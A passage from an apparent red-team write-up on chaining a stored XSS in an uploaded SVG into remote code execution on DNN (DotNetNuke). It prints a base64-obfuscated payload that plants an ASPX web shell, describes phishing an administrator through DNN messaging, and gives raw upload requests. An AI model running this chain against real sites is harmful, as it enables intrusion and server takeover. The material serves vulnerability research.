AiL2MiICsgSHR0cFV0aWxpdHkuVXJsRGVjb2RlKFJlcXVlc3QuVXJsLlF1ZXJ5LlNwbGl0KCc/JylbMV0pLAogICAgUmVkaXJlY3RTdGFuZGFyZE91dHB1dCA9IHRydWUsCiAgICBSZWRpcmVjdFN0YW5kYXJkRXJyb3IgPSB0cnVlLAogICAgVXNlU2hlbGxFeGVjdXRlID0gZmFsc2UsCiAgICBDcmVhdGVOb1dpbmRvdyA9IHRydWUKfTsKClByb2Nlc3MgcCA9IG5ldyBQcm9jZXNzIHsgU3RhcnRJbmZvID0gcGkgfTsKcC5TdGFydCgpOwpTdHJlYW1SZWFkZXIgcmVhZCA9IHAuU3RhbmRhcmRPdXRwdXQ7CnN0cmluZyBzID0gcmVhZC5SZWFkVG9FbmQoKTsKcmVhZC5DbG9zZSgpOwolPgo8JT0gcyAlPmAKCmFzeW5jIGZ1bmN0aW9uIGdldF90b2tlbigpIHsKCXJlc3AgPSBhd2FpdCBmZXRjaCgiLyIpLnRoZW4ocmVzcG9uc2UgPT4gewoJCXJldHVybiByZXNwb25zZS50ZXh0KCkudGhlbigodGV4dCkgPT4ge3JldHVybiB0ZXh0O30pOwoJfSk7Cgl0b2tlbiA9IHJlc3Auc3BsaXQoJ25hbWU9Il9fUmVxdWVzdFZlcmlmaWNhdGlvblRva2VuIiB0eXBlPSJoaWRkZW4iIHZhbHVlPSInKVsxXS5zcGxpdCgnIiAvPicpWzBdOwoJcmV0dXJuIHRva2VuOwp9Cgphc3luYyBmdW5jdGlvbiBjcmVhdGVfYXNweCgpIHsKCXRva2VuID0gYXdhaXQgZ2V0X3Rva2VuKCk7Cglhd2FpdCBmZXRjaCgKCQkiL0FQSS9wZXJzb25hQmFyL0NvbmZpZ0NvbnNvbGUvVXBkYXRlQ29uZmlnRmlsZSIsIHsKCQkJbWV0aG9kIDogIlBPU1QiLAoJCQloZWFkZXJzOiB7CgkJCQknQ29udGVudC1UeXBlJzogJ2FwcGxpY2F0aW9uL3gtd3d3LWZvcm0tdXJsZW5jb2RlZCcsCgkJCQknUmVxdWVzdFZlcmlmaWNhdGlvblRva2VuJzogdG9rZW4sCgkJCX0sCgkJCWJvZHk6IG5ldyBVUkxTZWFyY2hQYXJhbXMoe2ZpbGVOYW1lIDogInRlc3QuYXNweCIsCgkJCQlmaWxlQ29udGVudCA6IGFzcHhfcGF5bG9hZH0pCgkJfQoJKTsKfQoKY3JlYXRlX2FzcHgoKTsK'))">
<text x="40" y="350" font-size="10em" class="heavy">Click me!</text>
</a>

</svg>Once uploaded, we can proceed to view the malicious SVG in our browser of choice (if IE or NetScape Navigator is your browser of choice, the “fetch” won’t work, but you probably have other things to worry panic about):

By inspecting the network traffic we can see the victim’s browser calls the “/API/personaBar/ConfigConsole/UpdateConfigFile” endpoint.
http://latest.dnndev.me/test.aspx. (I know, I spent a whole hour coming up with the name “test.aspx”, that stands for Tactical Execution Shell Test ASPX 😜):

An ode to red teaming
Optimizing for high clickthrough rate

So what now? Give up or try again?
We chose to try harder, in a red team kinda way. The simplest way to do this is to remember we’re using an SVG, a Scalable Vector Graphics with accent on Graphics. So why not replace the “Click me” text with an actual image, such as a DNN login page or an error page, via SVG elements such as “<img>” or “<image>”?
The new SVG payload should look something like this:
<svg xmlns="http://www.w3.org/2000/svg">
<a href="javascript:***PAYLOAD***">
<image href="data:image/jpeg;charset=utf-8;base64,***BASE64_IMAGE***></image>
</a>
</svg>Note: For more customization, you can use the “width” and/or “height” attributes to alter the dimensions of the image.
Now we phishing with spears
Good, we got our convincing SVG, our plan for world site domination, now we just need the click.
Although emailing the admin from your Gmail account may work, we don’t know if the user is logged in when clicking on the SVG or not (+ other problems), so why not use the inbuilt DNN messaging functionality as a vector to send the SVG to a power user?


By default, we can barbarically use the messaging function to send the URL directly in the message body. But if we want to be extra fancy, we can inspect the frontend code to see there’s a hidden file attachment field.

1. Modifying the JS at runtime

By inspecting the “Resources/Shared/Components/ComposeMessage/ComposeMessage.js” file, we notice we must satisfy the condition opt.showAttachments == true for the “Attachment(s)” field to appear.

You can do this in various ways, but the easiest is to set a breakpoint at line 20 using the DevTools JS debugger.
opt.showAttachments = true to satisfy the if condition.
2. Direct HTTP Requests
If frontend manipulation is not for you, we got you covered!
All you need are 2 HTTP requests: one to upload the SVG and get a file id in the response and another request to actually send the message that includes the file.
Request 1 - upload SVG:
POST /API/CoreMessaging/FileUpload/UploadFile HTTP/1.1
Host: latest.dnndev.me
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:147.0) Gecko/20100101 Firefox/147.0
ModuleId: 378
TabId: 31
RequestVerificationToken: DASQ716uoVLACDWLmqqAeMFMpSwxSyaWHfj_nAATu0PcmH_ByR7_DNo6W8op_AyxdqomJtIRoZNLYQE30
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=----geckoformboundary1c3e126826927bbf3e5c2b8340862f11
Content-Length: 2125
Origin: http://latest.dnndev.me
Referer: http://latest.dnndev.me/Activity-Feed/Messages/UserId/2
Cookie: ***TRUNCATED***


------geckoformboundary1c3e126826927bbf3e5c2b8340862f11
Content-Disposition: form-data; name="files[]"; filename="xss1_rce.svg"
Content-Type: image/svg+xml


<svg xmlns="http://www.w3.org/2000/svg"><a href="javascript:eval(atob('YXNweF9wYXlsb2FkID0gYDwlQCBQYWdlIExhbmd1YWdlPSJDIyIgRGVidWc9InRydWUiIFRyYWNlPSJmYWxzZSIgJT4KPCVAIEltcG9ydCBOYW1lc3BhY2U9IlN5c3RlbS5EaWFnbm9zdGljcyIgJT4KPCVAIEltcG9ydCBOYW1lc3BhY2U9IlN5c3RlbS5JTyIlPgo8JUAgSW1wb3J0IE5hbWVzcGFjZT0iU3lzdGVtLldlYiIlPgoKQ29tbWFuZDogPCU9ICJjbWQuZXhlIC9jICIgKyBSZXF1ZXN0LlVybC5RdWVyeS5TcGxpdCgnPycpWzFdICU+Cgo8JQpQcm9jZXNzU3RhcnRJbmZvIHBpID0gbmV3IFByb2Nlc3NTdGFydEluZm8KewogICAgRmlsZU5hbWUgPSAiY21kLmV4ZSIsCiAgICBBcmd1bWVudHMgPSAiL2MiICsgSHR0cFV0aWxpdHkuVXJsRGVjb2RlKFJlcXVlc3QuVXJsLlF1ZXJ5LlNwbGl0KCc/JylbMV0pLAogICAgUmVkaXJlY3RTdGFuZGFyZE91dHB1dCA9IHRydWUsCiAgICBSZWRpcmVjdFN0YW5kYXJkRXJyb3IgPSB0cnVlLAogICAgVXNlU2hlbGxFeGVjdXRlID0gZmFsc2UsCiAgICBDcmVhdGVOb1dpbmRvdyA9IHRydWUKfTsKClByb2Nlc3MgcCA9IG5ldyBQcm9jZXNzIHsgU3RhcnRJbmZvID0gcGkgfTsKcC5TdGFydCgpOwpTdHJlYW1SZWFkZXIgcmVhZCA9IHAuU3RhbmRhcmRPdXRwdXQ7CnN0cmluZyBzID0gcmVhZC5SZWFkVG9FbmQoKTsKcmVhZC5DbG9zZSgpOwolPgo8JT0gcyAlPmAKCmFzeW5jIGZ1bmN0aW9uIGdldF90b2tlbigpIHsKCXJlc3AgPSBhd2FpdCBmZXRjaCgiLyIpLnRoZW4ocmVzcG9uc2UgPT4gewoJCXJldHVybiByZXNwb25zZS50ZXh0KCkudGhlbigodGV4dCkgPT4ge3JldHVybiB0ZXh0O30pOwoJfSk7Cgl0b2tlbiA9IHJlc3Auc3BsaXQoJ25hbWU9Il9fUmVxdWVzdFZlcmlmaWNhdGlvblRva2VuIiB0eXBlPSJoaWRkZW4iIHZhbHVlPSInKVsxXS5zcGxpdCgnIiAvPicpWzBdOwoJcmV0dXJuIHRva2VuOwp9Cgphc3luYyBmdW5jdGlvbiBjcmVhdGVfYXNweCgpIHsKCXRva2VuID0gYXdhaXQgZ2V0X3Rva2VuKCk7Cglhd2FpdCBmZXRjaCgKCQkiL0FQSS9wZXJzb25hQmFyL0NvbmZpZ0NvbnNvbGUvVXBkYXRlQ29uZmlnRmlsZSIsIHsKCQkJbWV0aG9kIDogIlBPU1QiLAoJCQloZWFkZXJzOiB7CgkJCQknQ29udGVudC1UeXBlJzogJ2FwcGxpY2F0aW9uL3gtd3d3LWZvcm0tdXJsZW5jb2RlZCcsCgkJCQknUmVxdWVzdFZlcmlmaWNhdGlvblRva2VuJzogdG9rZW4sCgkJCX0sCgkJCWJvZHk6IG5ldyBVUkxTZWFyY2hQYXJhbXMoe2ZpbGVOYW1lIDogInRlc3QuYXNweCIsCgkJCQlmaWxlQ29udGVudCA6IGFzcHhfcGF5bG9hZH0pCgkJfQoJKTsKfQoKY3JlYXRlX2FzcHgoKTsK'))"><text x="40" y="350" font-size="10em" class="heavy">Click me!</text></a></svg>


------geckoformboundary1c3e126826927bbf3e5c2b8340862f11--Response 1 - upload SVG:
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Length: 285
Content-Type: text/plain; charset=utf-8
Expires: -1
Set-Cookie: dnn_IsMobile=False; path=/; HttpOnly
Set-Cookie: dnn_IsMobile=False; path=/; HttpOnly
Set-Cookie: language=en-US; path=/; HttpOnly
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Date: Fri, 23 Jan 2026 15:01:54 GMT


[{"success":true,"name":"xss1_rce.svg","extension":"svg","type":"application/octet-stream","size":1903,"progress":"1.0","url":"/Portals/0/Users/002/02/2/xss1_rce.svg?ver=jyfg_za37ykDi31d42JOeA%3d%3d","thumbnail_url":"/icons/sigma/File_32x32_Standard.png","message":"success","id":116}]By inspecting the server response, we can see the file got the “id” of 116. Now, to include it in the message, we can just add this number to the “fileIds” parameter.
Request 2 - send message:
POST /API/InternalServices/MessagingService/Create HTTP/1.1
Host: latest.dnndev.me
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:147.0) Gecko/20100101 Firefox/147.0
Content-Type: application/json
ModuleId: 378
TabId: 31
RequestVerificationToken: DASQ716uoVLACDWLmqqAeMFMpSwxSyaWHfj_nAATu0PcmH_ByR7_DNo6W8op_AyxdqomJtIRoZNLYQE30
X-Requested-With: XMLHttpRequest
Content-Length: 190
Origin: http://latest.dnndev.me
Referer: http://latest.dnndev.me/Activity-Feed/Messages/UserId/2
Cookie: ***TRUNCATED***


